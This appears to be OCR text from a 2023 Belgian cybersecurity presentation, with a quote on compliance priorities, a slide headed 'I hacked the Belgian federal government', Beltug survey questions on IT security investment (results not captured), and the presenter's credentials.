
“Aangezien compliance nauwelijks wordt genoemd in de prioriteiten van de CIO’s en leiders op het gebied van digitale technologie, zou dit dan ‘onbelangrijk’ kunnen zijn?”

State of Cybersecurity 2023

“I hacked the Belgian federal government”


Beltug market research, early 2023

Do you expect IT security investments to increase, remain stable or decrease in 2023 (n=197)



Beltug market research, early 2023

How do you see IT security investments evolving within your company? (n=137)



Koen Tamsyn


Solution Manager Cybersecurity


CISSP® | Certified Information Systems Security Professional

